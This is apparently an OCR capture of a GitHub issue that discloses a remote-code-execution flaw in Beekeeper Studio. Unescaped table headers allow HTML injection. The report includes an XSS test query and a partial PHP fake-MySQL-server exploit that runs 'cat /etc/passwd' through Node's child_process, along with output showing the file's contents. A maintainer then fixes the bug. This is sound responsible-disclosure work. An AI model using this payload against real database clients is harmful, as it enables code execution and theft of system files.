RCE Vulnerability in Beekeeper Studio #1051


Closed **sharpleung** opened this issue on Feb 21 · 6 comments

Labels accepted 👍 bug high priority 👈

sharpleung commented on Feb 21 • edited ▾

author: Gqliang@Hillstone
Date: 2022-02-21

- Display fields are not filtered allowing arbitrary code to be inserted
- eg:




```
select "<img src=# onerror='alert(1);'>"
```

```
<img src=# onerror='alert(1);
```

```
1
```

- We can fake a MYSQL server so that any SQL statement executed when the user connects will execute the remote code we expect


- exp: https://github.com/sharpleung/beekeeper-studio/blob/main/index.php
- run this exp program
- eg :



```php
<?php
error_reporting(0);
set_time_limit(0);
$address = "0.0.0.0";
$port = 3306;
$command = "cat /etc/passwd";



function hex($number){
    return base_convert($number,10,16);
}
$packet_1="0100000101";

$payload = sprintf("<img src=# onerror=\"require('child_process').exec('%s',(error, stdout, 
    stderr)=>{alert(`stdout: \${stdout}`);});\">",$command);
$packet_2_2=[
    "catalog"=>"03646566",
    "database"=>"00",
    "table"=>"00",
    "original_table"=>"00"
```

```
Listening:0.0.0.0:3306
```

- As long as you execute any SELECT query on the program, the vulnerability will be triggered to execute arbitrary remote code. Of course it's not just that.
- eg:



```sql
select 1
```

```
stdout: ##
# User Database
#
# Note that this file is consulted
directly only when the system is
running
# in single-user mode.  At other
times this information is provided
by
# Open Directory
```

-

rathboma commented on Feb 21 Collaborator

Let me investigate this. It is supposed to escape output, but I'll make sure it does.

👍 1

rathboma added **accepted** 👍 bug high priority 👈 labels on Feb 21

rathboma closed this as completed in `36182f5` on Feb 21

---

rathboma commented on Feb 21 Collaborator

I have a fix in. I was escaping table VALUES, but not table HEADERS.

There's a build in progress, can you take a look when it's done to see if you can break it again?

build artifacts will appear here > https://github.com/beekeeper-studio/beekeeper-studio/actions/runs/1877329726

Also you've just reminded me I need a `security@` email for reporting vulnerabilities.

rathboma commented on Feb 21 Collaborator

@sharpleung can you double check this build for me? https://github.com/beekeeper-studio/beekeeper-studio/actions/runs/1877329726

sharpleung commented on Feb 21 Author

> **@sharpleung** can you double check this build for me? https://github.com/beekeeper-studio/beekeeper-studio/actions/runs/1877329726

Sorry, I didn't see the message because of the time difference. ok i'll check again.

sharpleung commented on Feb 22 • edited ▾ Author

@rathboma After checking, we believe the vulnerability has been fixed. We will actively contact you if we discover other security issues in the future.Thanks! :)

rathboma commented on Feb 24 Collaborator

Thank you! I'll push out a release tomorrow with this fix.

Assignees

No one assigned

Labels

accepted 👍 bug high priority 👈

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants